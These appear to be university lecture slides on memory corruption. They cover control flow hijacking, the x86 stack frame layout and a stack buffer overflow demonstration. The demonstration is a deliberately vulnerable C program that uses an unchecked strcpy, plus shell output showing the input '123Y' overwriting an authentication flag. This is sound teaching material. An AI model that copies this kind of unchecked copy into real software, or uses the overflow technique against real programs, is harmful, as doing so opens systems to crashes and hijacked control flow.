Advanced Security for Systems Engineering – VO 04: Advanced Attacks on Applications 2

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Capture-the-Flag Team defragmented.brains

- Take part in many international hacking competitions
- Diverse bunch, different skills and skill levels
- Join our mailinglist: `ctf-join@inso.tuwien.ac.at`
- Next CTF: Hack.lu (Fluxfinger/Bochum) 28.-30.10.

Memory Corruption Bugs: Basics

Memory Corruption Bugs: Results of successful exploits

- Denial of Service
  - Induce process crash, prevent clients from accessing service
- Information Disclosure
  - Leaking private information (e.g., passwords, private keys)
  - Often 1st step in circumventing mitigation techniques (e.g., leaking process space address information)
- Control Flow Hijacking
  - Maliciously alter the process' behaviour: "Arbitrary Code Execution"

Memory Corruption Bugs: Control Flow Hijacking


1. Modify control flow data / metadata with user input
   - Function return address
   - Function pointer
   - Virtual method table
   - Heap metadata
   - Global Offset Table (GOT) or Import Address Table (IAT)
2. Redirect Control Flow
   - to injected (machine) code
   - or to existing code in the process' memory space

Process Execution

Registers (x86):


- %eip: points to next instruction being executed
- %esp: points to end of stack

Stack: store for information about currently active subroutine



Stack Layout: Before Function Call


```
void gray()
{
    ...
 yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



- Function `gray` pushes parameters for function yellow on the stack

Stack Layout: During Function Call


```
void gray()
{
    ...
 yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



- Call instruction pushes %eip register (return address) on the stack

Stack Layout: Function Prologue

```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



....
p2: a2
p1: a1
return address
gray's ebp
callee-saved regs

params p1, p2
(pushed by gray)


yellow's
stack
frame

%ebp
%esp

- Save gray's frame pointer (%ebp)
- Update frame pointer
- Save callee-saved registers

Stack Layout: Function Prologue


```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



- Allocate local variables

Stack Layout: Function Prologue


```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
 int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



- Local Variables allocated traditionally in order of declaration

Stack Layout: Before Function Call


```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

l2 = blue(l1, buf);
    return l2;
}
```



- Save caller-saved registers
- Push params for `blue`

Stack Layout: During Function Call

```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

 l2 = blue(l1, buf);
    return l2;
}
```



....

params p1, p2 (pushed by gray)

p2: a2

p1: a1

yellow's stack frame

return address

gray's ebp

callee-saved regs

buf[3]

l1

l2

caller-saved regs

params for blue

arg2: &buf[0]

arg1: l1

blue's stack frame

return address

yellow's ebp


....

%ebp

%esp

Stack Layout: After Function Call

```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
 return l2;
}
```



....

params p1, p2
(pushed by gray)

p2: a2

p1: a1

yellow's
stack
frame

return address

gray's ebp

callee-saved regs

buf[3]

l1

l2


%ebp

%esp

- Stack frame for `blue` and params have already been freed (by incrementing %esp)

Stack Layout: Function Epilog

```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



- Callee-saved registers of `gray` restored
- Frame pointer of `gray` restored
- Return address on stack will be loaded into %eip …


Stack Layout: After Function Call

```
void gray()
{
    ...
    yellow(a1, a2);
...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```

- … and execution continues right after the call to `yellow` in function `gray`

Stack Layout: Purpose of Frame Pointer


```c
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



- Positive offset added to %ebp to address parameter
- Negative offset added to %ebp to address local variable

Stack Layout: Frame Pointer


```
void gray()
{
    ...
    yellow(a1, a2);
    ...
}

int yellow(int p1, int p2)
{
    char buf[3];
    int l1, l2;

    l2 = blue(l1, buf);
    return l2;
}
```



- %ebp can often be optimized away
- gcc: `-fomit-frame-pointer`

Stack Buffer Overflow: Vulnerable Program

```c
int main(int argc, char** argv)
{
    char val;
    val = yellow(5, argv[1]);
    printf("auth: %c", val);
}

int yellow(int len, char* text)
{
    char authenticated = 'N';
    char buf[3];
    ...
    strcpy(buf, text);
    ...
    return authenticated;
}
```




val = yellow(...
printf("aut ...
return 0;

char buf[3];
strcpy(...
return auth...


....
text: argv[1]
len: 5
return address
main's ebp
callee-saved regs
authenticated: 'N'
buf[3]
caller-saved regs
src: text
dest: &buf[0]
return address
yellow's ebp
....

argv[1]

Stack Buffer Overflow: Local Variable Spill



```
$ gcc -fno-stack-protector -g -o vuln vuln.c
$ ./vuln 1
authenticated: N
$ ./vuln 12
authenticated: N
$ ./vuln 123
authenticated:
$ ./vuln 123Y
authenticated: Y
$ 
```




- buf [3] overflows with user input "123Y"
- "Y" spills into variable authenticated


Stack Buffer Overflow: Disrupt Control Flow

What if we spill input further up the stack?

- Return address gets overwritten
- Program segfaults after function `yellow` tries to return



